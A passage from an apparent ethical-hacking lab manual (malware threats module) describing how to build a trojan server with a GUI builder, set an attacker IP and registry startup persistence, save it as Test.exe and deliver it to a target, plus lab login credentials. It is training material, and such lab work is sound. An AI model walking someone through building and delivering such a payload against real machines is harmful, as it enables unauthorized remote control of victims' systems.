


8. The **Builder** dialog-box appears; enter the IP address of the **Windows 11** (attacker machine) machine in the **Host** field, check the option **Registry StarUp**, leave the other settings to default, and click **Build**.

Note: In this task, the IP address of the **Windows 11** machine is **10.10.1.11**.



9. The **Save As** window appears; specify a location to store the server, rename it, and click **Save**.
10. In this lab, the destination location chosen is **Desktop**, and the file is named **Test.exe**.




11. Once the server is created, the **DONE!** pop-up appears; click **OK**.

Module 07 – Malware Threats

12. Now, use any technique to send this server to the intended target through email or any other source (in real-time, attackers send this server to the victim).

Note: In this task, we copied the **Test.exe** file to the shared network location (**CEH-Tools**) to share the file.




13. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.

